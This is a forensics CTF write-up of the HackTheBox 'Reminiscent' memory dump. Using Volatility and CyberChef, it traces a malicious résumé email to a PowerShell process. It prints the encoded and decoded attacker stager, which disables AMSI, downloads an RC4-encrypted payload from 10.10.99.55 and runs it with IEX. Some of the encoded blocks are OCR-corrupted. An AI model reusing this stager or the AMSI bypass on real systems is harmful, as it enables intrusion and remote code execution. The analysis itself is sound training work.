


Reminiscent



Reminiscent – Memory Forensics CTF Writeup

Category: Forensics

Difficulty: Intermediate

Author: Faez

Tools Used: Volatility, strings, CyberChef, base64 decoding, memory analysis

introduction

This writeup walks through the full forensic process, using tools like **Volatility**, **CyberChef**, and **strings** to reconstruct the attack and reveal the adversary's techniques. Whether you're a beginner in digital forensics or sharpening your threat-hunting skills, this challenge offers valuable insights into analyzing fileless malware and reflective PE injection.

Let's dive in.



Files Provided:

- `flounder-pc-memdump.elf` – Memory dump of the target machine
- `imageinfo.txt` – Suggested Volatility profiles
- `Resume.eml` – Email suspected to be the initial infection vector

```
(kali㉿kali)-[~/Desktop/CTF/reminiscent]
$ ls
flounder-pc-memdump.elf  imageinfo.txt  Resume.eml  volatility

(kali㉿kali)-[~/Desktop/CTF/reminiscent]
$ cat imageinfo.txt

Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R
2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/infosec/dumps/mem_dumps/0
1/flounder-pc-memdump.elf)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027fe0a0L
Number of Processors : 2
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xffffffff800027ffd00L
KPCR for CPU 1 : 0xffffffff800009eb000L
KUSER_SHARED_DATA : 0xffffffff78000000000L
Image date and time : 2017-10-04 18:07:30 UTC+0000
Image local date and time : 2017-10-04 11:07:30 -0700
```

then using cat commnad to read imageinfo.txt

Win7SP1x64_23418

This profile was used for all subsequent Volatility commands

```
kali@kali: ~/Desktop/CTF/reminiscent
File Actions Edit View Help
Return-Path: <bloodworm@madlab.lcl>
Delivered-To: madlab.lcl-flounder@madlab.lcl
Received: (qmail 2609 invoked by uid 105); 3 Oct 2017 02:30:24 -0000
MIME-Version: 1.0
Content-Type: multipart/alternative;
  boundary="=_a8ebc8b42c157d88c1096632aeae0559"
Date: Mon, 02 Oct 2017 22:30:24 -0400
From: Brian Loodworm <bloodworm@madlab.lcl>
To: flounder@madlab.lcl
Subject: Resume
Organization: HackTheBox
Message-ID: <add77ed2ac38c3ab639246956c25b2c2@madlab.lcl>
X-Sender: bloodworm@madlab.lcl
Received: from mail.madlab.lcl (HELO mail.madlab.lcl) (127.0.0.1)
  by mail.madlab.lcl (qpsmtpd/0.96) with ESMTPSA (ECDHE-RSA-AES256-GCM-SHA384 encry
  pted); Mon, 02 Oct 2017 22:30:24 -0400

--=_a8ebc8b42c157d88c1096632aeae0559
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII

Hi Frank, someone told me you would be great to review my resume..
Could you have a look?

resume.zip [1]

Links:
:█
```

Step 2: Process Tree Analysis

We examined the process tree to identify suspicious activity:

bash

```
python2 vol.py -f flounder-pc-memdump.elf --profile=Win7SP1x64_23418 pstree
```

```

0xfffffa8002204960 svchost.exe          384    476    17    386    0
0 2017-10-04 18:04:30 UTC+0000
0xfffffa8002294b30 spoolsv.exe        1052    476    13    277    0
0 2017-10-04 18:04:31 UTC+0000
0xfffffa80022bbb30 svchost.exe          1092    476    19    321    0
0 2017-10-04 18:04:31 UTC+0000
0xfffffa8002390620 svchost.exe          1196    476    28    333    0
0 2017-10-04 18:04:31 UTC+0000
0xfffffa8002245060 taskhost.exe        1720    476     8    148    1
0 2017-10-04 18:04:36 UTC+0000
0xfffffa8002122060 sppsvc.exe          1840    476     4    145    0
0 2017-10-04 18:04:37 UTC+0000
0xfffffa80022c8060 dwm.exe            2020    868     4     72    1
0 2017-10-04 18:04:41 UTC+0000
0xfffffa80020bb630 explorer.exe        2044   2012    36    926    1
0 2017-10-04 18:04:41 UTC+0000
0xfffffa80022622e0 VBoxTray.exe          1476   2044    13    146    1
0 2017-10-04 18:04:42 UTC+0000
0xfffffa80021b4060 SearchIndexer.     1704    476    16    734    0
0 2017-10-04 18:04:47 UTC+0000
0xfffffa80023ed550 SearchFilterHo      812   1704     4     92    0
0 2017-10-04 18:04:48 UTC+0000
0xfffffa80024f4b30 SearchProtocol     1960   1704     6    311    0
0 2017-10-04 18:04:48 UTC+0000
0xfffffa80007e0b30 thunderbird.ex     2812   2044    50    534    1
1 2017-10-04 18:06:24 UTC+0000
0xfffffa8000801b30 WmiPrvSE.exe       2924    600    10    204    0
0 2017-10-04 18:06:26 UTC+0000
0xfffffa8000945060 svchost.exe          2120    476    12    335    0
0 2017-10-04 18:06:32 UTC+0000
0xfffffa800096eb30 wmpnetwk.exe       2248    476    18    489    0
0 2017-10-04 18:06:33 UTC+0000
0xfffffa8000930b30 WmiPrvSE.exe        592    600     9    127    0
0 2017-10-04 18:06:35 UTC+0000
0xfffffa800224e060 powershell.exe      496   2044    12    300    1
0 2017-10-04 18:06:58 UTC+0000
0xfffffa8000e90060 conhost.exe         2772    396     2     55    1
0 2017-10-04 18:06:58 UTC+0000
0xfffffa8000839060 powershell.exe     2752    496    20    396    1
0 2017-10-04 18:07:00 UTC+0000

```

← (kali@kali)-[~/Desktop/CTF/reminiscent/volatility]

This chain suggests that Thunderbird (an email client) launched PowerShell — a strong indicator of malicious behavior triggered by an email

Step 4: Dumping PowerShell Memory

We dumped the memory of the second PowerShell process (PID 2752):

bash

```
python 2 vol.py -f flounder-pc-memdump.elf --profile=Win7SP1x64_23418 memdump -p 2752 -D dumped/
```

```

(kali㉿kali)-[~/Desktop/CTF/reminiscent/volatility]
$ mkdir dumped

(kali㉿kali)-[~/Desktop/CTF/reminiscent/volatility]
$ python2 vol.py -f flounder-pc-memdump.elf --profile=Win7SP1x64 memdump -p 2752 -D dumped/
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdtd (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
*****
Writing powershell.exe [ 2752] to 2752.dmp

```

```

(kali㉿kali)-[~/Desktop/CTF/reminiscent/volatility]

```

```

$

```

```

strings -a dumped/2752.dmp | tee dumped/2752-strings.txt | less

```

```
$Qmw
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc JABHAHIAbwBVAFUAUABPAEWa
aQBDaFKAUwBFAHQadABJAE4ARwBzACAAPQAgAFsAcgBFAEYAXQAUAEAAUwBzAGUATQBCEAwAQwAUeCQRQB0AFQAEQBwAEUAKAAnAFMA
eQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBLAG4AdAAUAEEdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBSAHMAJwApAC4AgBHAEUa
dABGAeKARQBGAwZAAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAAaQBjAHKAUwB1AHQAdABpAG4AZwBzACcALAAgACcA
TgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBHAEUAVABWAGEAbABVAGUAKAAKAG4AdQBSEwAKQA7ACQA
RwBSAG8AdQBQAFATwBsAEkAQwB5AFMAZQBUAfQAAQB0AGcAUwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcA
aQBUAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMAcGpBAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AIAA9ACAA
MAA7ACQARwBSAG8AdQBQAFATwBMAEkAQwBZAFMARQB0AFQAAQB0AGcAUwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwA
bwBnAGcAaQBUAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMAcGpBAHAAdABCAGwAbwBjAGsASQB0AHYAbwBjAGEAdABpAG8AbgBMAG8A
ZwBnAGkAbgBnACcAXQAgAD0AIAAwADsAWwBSAGUAZgBdAC4AQQBzAFMAZQBtAEIAbAB5AC4ARwB1AFQAVAB5FAARQAoACcAUwB5AHMA
dAB1AG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEeAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8A
ewAkAF8AFQ88ACUAewAkAF8ALgBHAEUAdABGAGkAZQBMAgQAKAAAnAGEAbQBzAGkASQB0AGkAdABGAGEAaQBSAGUAZAAnACwAJwB0AG8A
bgBQAHUAYgBsAGkAYwAsAFMAAdABhAHQAaQBjACcAKQAuAFMARQB0AFYAYQBMAHUARQAoACQATgB1AGwATAAsACQAVABYAHUAZQAAPAH0A
OwBbAFMAeQBzAFQAZQBtAC4ATgB1AFQALgBTAEUAcgBWAekAYwB1AFATwBjAG4AdABNAEEAbgBBAGcARQB5AF0A0gA6AEUAeABwAEUA
YwB0ADEEAMAAwAEMATwBuAFQAAQB0AHUARQA9ADA0AwAkAFcAQwA9AE4ARQBxACC0ATwBCAGoARQBjAFQAIABTAHkAcwBUAEUATQAUe4A
RQB0AC4AVwB1AEIAQwBsAEkARQB0AHQA0wAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAhcAcwAgAE4A
VAAgADYALgAxAdSAtABXAE8AVwA2ADQA0wAgAFQAcgBpAGQAZQB0AHQALwA3AC4AMAA7ACAACgB2ADoAMQAxAC4AMAApACAAbABpAGsA
ZQAgAEcAZQBjAGsAbwAnADsAJAB3AEMALgBIAGUAYQBEGUAUcGbtAC4AQQBkAGQAKAAAnAFUAcwB1AHIALQB8AGcAZQB0AHQAjwAsACQA
dQApADsAJABXAGMALgBQAfIAbwBYAHKAPQBbAFMAeQBzAFQAZQBNAc4ATgBFAFQALgBXAGUAYgBSAGUAUcQB1AEUAcwB0AF0A0gA6AEQA
ZQBmAGEAVQBMAHQAVwB1AEIAUABSAE8AWABZADsAJAB3AEMALgBQAfIAbwBYAFkALgBDAFIARQBEGUATgB0AEKAYQBMAfMAIAA9ACAA
WwBTAfKAUwBUAGUATQAUe4ARQB0UAC4AQwByAGUARABFAG4AVABpAGEATABDAGEAQwBoAGUAXQA6ADoARAB1AEYAYQB1AEwAVAB0AEUA
dAB3AE8AcgBtrAEMAcgBLAGQAZQB0AHQAaQB8BAGwAUwA7ACQASwA9AFsAUwBZAFMAAdABFAE0ALgBUAGUAeAB0AC4ARQB0AEMATwBEAEK
bgBnAF0A0gA6AEUAUwBDAEKASQAuAEcARQB0AEIAeQB0AEUAUcWAOACcARQAxAAGcATQBHAGQAZgBUAEAAZQBvAE4APgB4ADkAewBdADIA
RgA3ACsAYgBzAE8AbgA0AC8AUwBpAFEAACgB3ACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAUAC4A
MgA1ADUA0wAwAC4ALgAyADUANQB8ACUAewAKAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABFACUAJABLAC4AQwBvAHUA
bgBUAF0AKQALADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAKAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQA
RAB8ACUAewAKAEkAPQAoACQASQArADEAKQALADIANQA2ADsAJAB1AD0AKAAkAEgAKwAKAFMAWwAKAEKAXQA7ACQAPACUAMgA1ADYA0wAKAFMA
WwAKAEKAXQA7ACQAUwBbACQASABdACKAJQAYADUANgBdAH0AFQA7ACQAdwBjAC4ASABFAEEAZABFAHIAcWAAUEEABEACgAIGBDAG8A
bwBtrAGkAZQAiACwATgBzAGUAcwBzAGkAbwBuAD0ATQBDAAGEAAAB1AFEAVgBmAHoAMAB5AE0ANGBWAEIAZQA4AGYAegBWADkAdAA5AGoA
bwBtAG8APQAiACKA0wAKAHMAZQBzAD0AJwBoAHQAdABwAdoALwAvADEEAMAAUAEAMAAUADkA0QAUADUANQA6ADgAMAAAnADsAJAB0AD0A
JwAvAGwAbwBnAGkAbgAvAHAACgBvAGMAZQBzAHMALgBwAGGACAAAnADsAJABmAGwAYQBnAD0AJwB1AFQAZgB7ACQAXwBdQAARwBfAHKA
MAB1AFIAXwBNADMABQAwAHIAWQBfACQAFQAnADsAJABEAGEAdABBAD0AJABXAEMALgBEAG8AVwB0AEwAbwBhAEQARABBAFQAQQAoACQA
UwB1AFIAKwAKAHQAQQA7ACQAaQB2AD0AJABKAGEAVABBAFsAMAAUAC4AMwBdADsAJABEAEEdABhAD0AJABEAGEAVABhAFsANAAUAC4A
JABEAEEdABhAC4ATABLAG4ARwBUAEgAXQA7AC0ASgBPAEKATgBbAEMASABBAHIAWwBdAF0AKAAmACAAJABSACAAJABKAGEAdABBACAA
KAAKAEKAVgArACQASwApACKAFABJAEUAWAA=
```

Step 5: Decoding the Payload

Inside the strings output, we found a long Base64-encoded PowerShell payload. We decoded it using CyberChef and finally found the flag

Input

start: 3217
end: 3282
length: 65

length: 3597
lines: 2



JABHAHIAbwBVAFAAUABPAEwAaQBDafKAUwBFAHQADABJAE4ARwBzACAAPQAgAFsAcgBFAYEXQAuAEEAUwBzAGUATQBCEwAWQAuAECARQB0AFQAEQBwAEUAK
AAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAQAAQbVAG4ALgBVAHQAaQB sAHMAJwApAC4AIgBHAEUAdABGAekARQ
BgAGwAZAAIACgAJwBjJAGEAYwBoAGUAZABHAHIAbwB1AHAAUABwAGwAaQBjJAHKAUwB1AHQADABpAG4AZwBzACcALAAgACcATgAnACsAJwBvAG4AUAB1AGIAbAB
pAGMALABTAHQAYQB0AGkAYwAnACKALgBHAEUAVABWAGEAbABVAGUAKAAkAG4AdQB sAEwAKQA7ACQARwBSAG8AdQBQAFATwBsAEkAQwB5AFMAZQBUBAFQAaQBO
AGCAUwBbACC AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBAGCAJwBdAFsAJwBFAg4AYQB1AGwAZQBtAGTMACgBpAHAAdABCAcCAKwAnA
GwAbwBjAGsATABVAGcAZwBpAG4AZwAnAF0AIAA9ACAAMAA7ACQARwBSAG8AdQBQAFATwBMAEKaQwBZAFMARQB0AFQAaQBwAGCAUwBbACC AUwBjAHIAaQBwAH
QAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBAGCAJwBdAFsAJwBFAg4AYQB1AGwAZQBtAGTMACgBpAHAAdABCAgWAbwBjAGsASQBwAHYAbwBjJAGEAdABpAG8
AbgBMAg8AZwBnAGkAbgBnACCAXQAQAD0AIAAwADsAwWBSAGUAZgBdAC4AQQBzAFMAZQBtAEIAbAB5AC4ARwB1AFQAVAB5AFAAARQAoAC AUwB5AHMAAdAB1AG0A
LgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACC AKQB8AD8AewAKAF8AFQB8ACUAEwAKAF8AL
gBHAEUAdABGAGkAZQBMAQQAkAAnAGEAbQBzAGkASQBwAGkAdABGAGEAaQBsAGUAZAAAnACwAJwB0AG8AbgBQAHUAYgBsAGkAYwAsAFMAAdABhAHQAaQBjJACcAKQ
AuAFMARQBUBAFYAYQBMAHUARQAoACQATgB1AGwATAAsACQAVABYAHUAZQAPAH0A0wBbAFMAEQBzAFQAZQBtAC4ATgB1AFQALgBTAEUACgBWAekAYwB1AFAATwB
JAG4AdABNAEEABgBBAGCARQBSAF0A0gA6AEUAeABwAEUAYwB0ADEAMAAwAEMATwBuAFQAaQBwAHUARQA9ADAA0wAkAFcAQwA9AE4ARQBXC0ATwBCAGoARQBj
AFQAIABTAAHKAcbBUAEUATAUAE4ARQB0AC4AVwB1AEIAQwBsAEkARQBwAHQA0wAKAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvA
HcAcwAGAE4AVAAGADYALgAXAdSIAIBXAE8AVwA2ADQA0wAgAFQACgBpAGQAZQBwAHQALwA3AC4AMAA7ACAACgB2AD0AMQXAC4AMAApACAABpAGsAZQAGAE
cAZQBjAGsAbwAnADsAJAB3AEMALgB1AGUAYQBEGAGUACgBTAC4AQQBkAGQAKAAnAFUAcwB1AHIALQBAGcAZQBwAHQAjwAsACQAdQAPAdSIAJBXAGMALgBQAFI
AbwBYAHKAPQBbAFMAEQBzAFQAZQBNAc4ATgBFAFQALgBXAGUAYgBSAGUACgB1AEUAcwB0AF0A0gA6AEQAZQBMAHQAQwB1AEIAUABSAE8AWABZADsA
JAB3AEMALgBQAFIAbwBYAFKALgBDAFIARQBEGAGUATgB0AEKAYQBMAFMAIAA9ACAAMwBtAFKAUwBUAGUATQAuAE4ARQBUBAC4AQwByAGUARABFAG4AVABpAGEAT
ABDAGEAQwBoAGUAXQA6AD0ARAB1AEYAYQB1AEwAVAB0AEUADAB3AE8AcgBBrAEMACgB1AGQAZQBwAHQAaQBBAgWAUwA7ACQASwA9AFsAUwBZAFMAAdABFAE0ALg
BUAGUAeAB0AC4ARQB0AEMATwBEAEkAbgBnAF0A0gA6AEUAUwBDAEKASQAuAECARQB0AEIAEQB0AEUAACwA0ACcARQAxAAGcATQBHAGQAZgBUAEAAZQBVAE4APgB
4ADkAewBdADIARgA3ACsAYGbzAE8AbgA0AC8AUwBpAFEAACgB3ACC AKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAuAC4AMgA1
ADIA0wAwAC4AIpAvADIIANOR8ACIIAewAkAF0APOAoAC0ACsArAC0AIHwRAC0AXwBdACsAJARI AFsAJARFACIIAJARI AC4A0wRvAHIIAhpRIIAF0AKOAIADTAN0A2A

Output

start: 2413
end: 2461
length: 48

time: 7ms
length: 2696
lines: 1



[.R.E.Y.]...A.S.S.E.M.B.I.y...G.E.T.T.Y.P.E.
(.'S.y.s.t.e.m...M.a.n.a.g.e.m.e.n.t...A.u.t.o.m.a.t.i.o.n...A.m.s.i.U.t.i.l.s.').|.?.{.\$._.}|.%.
{.\$._...G.E.T.F.i.e.L.d.(.'a.m.s.i.I.n.i.t.F.a.i.l.e.d.',.'N.o.n.P.u.b.l.i.c.,S.t.a.t.i.c.')}...S.E.T.V.a.L.u.E.
(.\$N.u.l.L.,.\$T.R.U.e.).);.
[.S.y.s.T.e.m...N.e.T...S.E.r.V.I.c.e.P.O.I.n.t.M.A.n.A.g.E.R.]...:..E.x.p.E.c.t.1.0.0.C.O.n.T.i.n.u.E.=.0.;\$.W.C.=.N.E.W
.-.0.B.j.E.c.T. .S.y.s.T.E.M...N.E.t...W.e.B.C.l.I.E.n.t.;\$.u.=.'M.o.z.i.l.l.a./5...0. (.W.i.n.d.o.w.s. .N.T.
.6...1.;.W.O.W.6.4.;.T.R.i.d.e.n.t./7...0.;.r.v.:1.1...0.). .l.i.k.e.
.G.e.c.k.o.';\$.w.C...H.e.a.D.e.r.S...A.d.d.(.'U.s.e.r.-.A.g.e.n.t.',.\$u.);\$.W.c...P.R.o.X.y.=.
[.S.y.s.T.e.M...N.E.T...W.e.b.R.e.q.u.E.s.t.]...:..D.e.f.a.U.L.t.W.e.B.P.R.O.X.Y.;\$.w.C...P.R.O.X.Y...C.R.E.D.e.N.t.I.a.L
.S. .=. .
[.S.Y.S.T.E.M...N.E.T...C.r.e.D.E.n.T.i.a.L.C.a.C.h.e.]...:..D.e.F.a.U.L.T.N.E.t.w.O.r.k.C.r.e.d.e.n.t.i.A.l.S.;\$.K.=.
[.S.Y.S.T.E.M...T.e.x.t...E.N.C.O.D.I.n.g.]...:..A.S.C.I.I...G.E.T.B.y.t.E.s.(.'E.1.g.M.G.d.f.T.@.e.o.N.>.x.9.
{.}.2.F.7.+b.s.O.n.4./S.i.Q.r.w.').);\$.R.=.{.\$D.,\$.K.=.\$A.r.g.s.;\$.S.=0...2.5.5.;0...2.5.5.|.%.{\$.J.=.
(.\$J.+\$.S.[.\$_].)+\$.K.[.\$_%.K...C.o.u.n.T.].).%2.5.6.;\$.S.[.\$_].,\$.S.[.\$J.]=.\$S.[.\$J.],\$.S.
[.\$_].);\$.D.|.%.{\$.I.=.(.\$I.+1.)%2.5.6.;\$.H.=.(.\$H.+\$.S.[.\$I.].)%2.5.6.;\$.S.[.\$I.],\$.S.[.\$H.]=.\$S.
[.\$H.],\$.S.[.\$I.];\$.S.-.b.x.o.r.\$S.[(.\$S.[.\$I.].+\$.S.[.\$H.].)%2.5.6.].);\$.w.c...H.E.A.d.E.r.s...A.D.D.
(."C.o.o.k.i.e.",."s.e.s.s.i.o.n.=M.C.a.h.u.Q.V.f.z.0.y.M.6.V.B.e.8.f.z.V.9.t.9.j.o.m.o.=.");\$.s.e.r.=.'h.t.t.p.:
././1.0...1.0...9.9...5.5...8.0.';\$.t.=.'/.l.o.g.i.n./p.r.o.c.e.s.s.p.h.p.';\$.f.l.a.g.='HTB.
{.\$_j.0.G_y.0.u.R._M.3.m.0.r.Y._\$.';\$.D.a.t.A.=\$.W.C...D.o.W.N.L.o.a.D.D.A.T.A.
(.\$S.e.R.+\$.t.);\$.i.v.=.\$d.a.T.A.[.0...3.];\$.D.A.t.a.=\$.D.a.T.a.[4....\$D.A.t.a...L.e.n.G.T.H.];.-.J.O.I.N.
[C.H.A.r.[.].(&,\$R. \$d.a.t.A. (.\$I.V.+\$.K.)).|.I.E.X.

HTB{\$_j0G_y0uR_M3m0rY_\$}